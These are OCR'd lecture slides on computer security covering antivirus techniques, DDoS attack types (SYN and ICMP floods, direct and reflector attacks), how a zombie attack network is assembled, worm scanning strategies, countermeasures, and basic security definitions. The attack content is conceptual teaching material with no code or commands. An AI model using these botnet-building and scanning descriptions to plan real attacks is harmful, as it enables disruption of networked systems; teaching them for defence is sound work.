
- generic decryption
  - use CPU simulator to check program signature & behavior before actually running it
- digital immune system (IBM)
  - general purpose emulation & virus detection
  - any virus entering org is captured, analyzed, detection/shielding created for it, removed

Digital Immune System




Distributed Denial of Service Attacks (DDoS)

- Distributed Denial of Service (DDoS) attacks form a significant security threat
- Making networked system unavailable by flooding with useless traffic.
- Using large number of “zombies”
- Defense technologies struggle to cope



(a) Distributed SYN flood attack



(a) Distributed ICMP attack


Constructing the DDoS Attack Network

- Must infect large number of zombies
- Need:
  - Software to implement the DDoS attack
  - An unpatched vulnerability on many systems
  - Scanning strategy to find vulnerable systems
    - Random, hit-list, topological, local subnet


Direct and Reflector DDoS attacks

- Another way to classify DDoS attacks is as either direct or reflector DDoS attacks
- Zombie software on a number of PCs distributed through the internet
- Two levels of zombie machines
  - Master zombies
  - Slave zombies
- The attacker coordinates the master zombies which in turn coordinate the slave zombies
- More difficult to trace back the attacker with the two level hierarchy

Direct DDoS Attack



Reflector DDoS Attack



Constructing the Attack Network

- Software that can carry out the DDoS attack. The software must be able to run on a large number of machines, must be able to conceal its existence, must be able to communicate with the attacker or have some sort of time-triggered mechanism, and must be able to launch the intended attack toward the target
- A vulnerability in a large number of systems. The attacker must become aware of a vulnerability that many system administrators and individual users have failed to patch and that enables the attacker to install the zombie software
- A strategy for locating vulnerable machines, a process known as scanning

Scanning Strategies

- **Random:** Each compromised host probes random addresses in the IP address space, using a different seed. This technique produces a high volume of Internet traffic, which may cause generalized disruption even before the actual attack is launched.
- **Hit-list:** The attacker first compiles a long list of potential vulnerable machines. This can be a slow process done over a long period to avoid detection that an attack is underway. Once the list is compiled, the attacker begins infecting machines on the list. Each infected machine is provided with a portion of list to scan. This strategy results in a very short scanning period, which may make it difficult to detect that infection is taking place.
- **Topological:** This method uses information contained on an infected victim machine to find more hosts to scan.
- **Local subnet:** If a host can be infected behind a firewall, that host then looks for targets in its own local network. The host uses the subnet address structure to find other hosts that would otherwise be protected by the firewall

DDoS Countermeasures

- Three broad lines of defense:
  - Attack prevention & preemption (before)
  - Attack detection & filtering (during)
  - Attack source traceback & identification (after)
- Huge range of attack possibilities

Vulnerability/Threat/Attack

- Vulnerability: An error or weakness in design, implementation or operation
- Threat: An adversary motivated and capable of exploiting a vulnerability
- Attack: The means (sequence of actions) of exploiting a vulnerability

Security Elements

- Authentication: who are you?
- Authorization: what can you do?
- Auditing: what did you do?
- Confidentiality: data can only be viewed by authorized entities
- Integrity: Data is protected from accidental or deliberate modification
- Availability: The system is available for legitimate users